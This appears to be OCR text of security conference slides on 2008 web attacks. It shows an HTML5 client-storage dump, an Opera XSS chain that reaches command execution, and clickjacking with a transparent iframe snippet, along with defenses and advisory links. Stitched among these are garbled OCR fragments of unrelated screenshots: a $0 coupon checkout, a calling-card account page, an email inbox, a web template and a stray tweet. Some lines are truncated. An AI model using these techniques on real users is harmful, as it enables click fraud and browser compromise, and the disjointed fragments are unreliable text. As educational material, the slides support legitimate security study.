User Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_5; it-it) AppleWebKit/528.4  (KHTML,
like Gecko) Version/3.1.2 Safari/525.20.1
HTML 5 Structured Clien-side Storage Support: Session Storage, Local Storage, Database Storage

        = SESSION STORAGE =

window.sessionStorage.hello = say hallo to who spy on you
window.sessionStorage.ciao = ciaooo
window.sessionStorage.wisdom = cornuto disse il bue all\'asino


        = GLOBAL STORAGE =



        = LOCAL STORAGE =

window.localStorage.bill = There are no significant bugs in our released software that any
significant number of users want fixed. (Bill Gates in 1995)
window.localStorage.tux = Security people are often the black-and-white kind of people that I
can\'t stand. (Linus Torvalds)
window.localStorage.locale = storage locale
window.localStorage.LinusWisdom = I think the OpenBSD crowd is a bunch of masturbating monkeys.


        = DATABASE STORAGE =

Database object: window.db

Table name: WebKitStickyNotes2
Database schema:
id      note    timestamp       left    top     zindex
                -----------------
1       2 pwned 1224287293327   206px   50px    45
2       31337   1224287302991   465px   138px   50
3       1 ohohoh        1224287295311   24px    168px   46
4       3 Owned 1224287291839   300px   259px   47
5       lalalalala      1224287320367   654px   70px    52
```

Defenses

Website: Avoid saving sensitive data on the users machine and clear the client-side storage whenever possible.

Web Browser: Web users should check regularly the content of the HTML5 client-side storage saved by their browser (delete?).

LSO Storage Locations:
Windows XP
$user\Application Data\Macromedia\Flash Player\#SharedObjects

Windows Vista
$user\AppData\Roaming\Macromedia\Flash Player\#SharedObjects

Mac OS X
~/Library/Preferences/Macromedia/Flash Player/#SharedObjects

Linux
/home/$user/.macromedia/Flash_Player/#SharedObjects

A Different Opera

Exploit an XSS in opera:feature scheme leading to code execution by abusing same origin policy.

5

By: Stefano Di Paola

http://www.wisec.it/sectou.php?id=49102ef18b7f3
http://aviv.raffon.net/2008/10/30/ADifferentOpera.aspx
http://seclists.org/fulldisclosure/2008/Oct/0401.html

How it works

1) CSRF a user from evilhost to opera:historysearch

- Pre-existing XSS in opera:historysearch leads to writing in opera:* context.

  SOP matching is evaluated by comparing

      scheme1 + host1 + port1 == scheme2 + host2 + port2

  opera:* considered as:

      opera + null + null

2) Inject IFRAME to opera:config change the email client to arbitrary command

3) Open a window pointing to a "mailto" scheme.

Defenses

Upgrade to Opera => 9.62

Clickjacking / Videojacking


Think of any button – image, link, form, etc. – on any website – that can appear between the Web browser walls. This includes wire transfer on banks, DSL router buttons, Digg buttons, CPC advertising banners, Netflix queue.

Next consider that an attacker can invisibly hover these buttons below the user's mouse, so that when a user clicks on something they visually see, they're actually clicking on something the attacker wants them to.

4

By: Jeremiah Grossman and Robert Hansen


http://www.sectheory.com/clickjacking.htm
http://jeremiahgrossman.blogspot.com/2008/10/clickjacking-web-pages-can-see-and-hear.html
http://blogs.adobe.com/psirt/2008/10/clickjacking_security_advisory.html




1 x Heritage Grunge Clikit $3.50
- *Zip Part 1: Download*


Sub-Total: $3.50
Free Shipping: $0.00
Discount Coupons: couponcode : -$3.50
Total: $0.00

Shipping Method: Free Shipping edit
Payment Method: edit
Final Step confirm





below:
Heritage Grunge Clikit
Your Order Number
You can view your order h... ing to the My Account page and by clicking on view ... rs.
Please direct any questions you ... ve to customer service.
Thanks for shopping with us online!
Download your products here:





not dead, just got back from burning man this am, catching up and recoverinh
10 days ago from txt





MEMBER'S SECTION
My Account | Billing Information | Account Activity | Logout

Here is the account information for your Tel3Advantage.com ACCOUNT. If you have any questions, please call one of our customer care representatives at 1-800-482-4459 or e-mail us at customerservice@tel3advantage.com

Main Account Information


Customer ID:	
Name:	
Account Number:	
Account Type:	Tel3 Smart Cards
Balance:	$29.20
Inactive Balance:	$0.00
First Usage Date:	12/5/2004 7:14:00 PM
Last Usage Date:	12/5/2004 7:14:00 PM


Change your PIN
New PIN: Must be 4 characters
Confirm New PIN:
Click here to change your PIN

Recharge Mode
Current mode: Manual Recharge
Recharge Amount: $25


Change your recharge amount

STEP 7






Connected to Microsoft Exchange
Find Someone
Options
Inbox (505 Items, 312 Unread)
New
Search Inbox




Hover Invisible IFRAMEs




HTML, CSS, and JavaScript may size, follow the mouse and make transparent third-party IFRAME content.


```
<iframe
  src="http://victim/page.html"
  scrolling="no"
  frameborder="0"
  style="opacity:.1;filter: alpha(opacity=.1); -moz-opacity:1.0;">
</iframe>
```


Internet Market
http://www.oswd.org/files/designs/2860/Internet_Market/
Google
Market
Offers
Inquiry
Job Ranking
Tutorials
About
Search:
Go
Explore the possibilities!
Fresh Advice:
What's new?
FRESH NEWS FROM THE MARKET
Fresh Articles:
Forgotten things from the past
DON'T MAKE THE SAME MISTAKE TWICE
What's your Market? - Posted on 6/3/2006
Getting to know your competitors - Posted on 2/1/2005
Show that you're there! - Posted on 6/7/2005
Links:
Solucija
sNews CMS
Concept Nova
Confirmation:
Bob wants to be your friend!
Approve
Deny
Spam
Send Message | View Mutual Friends

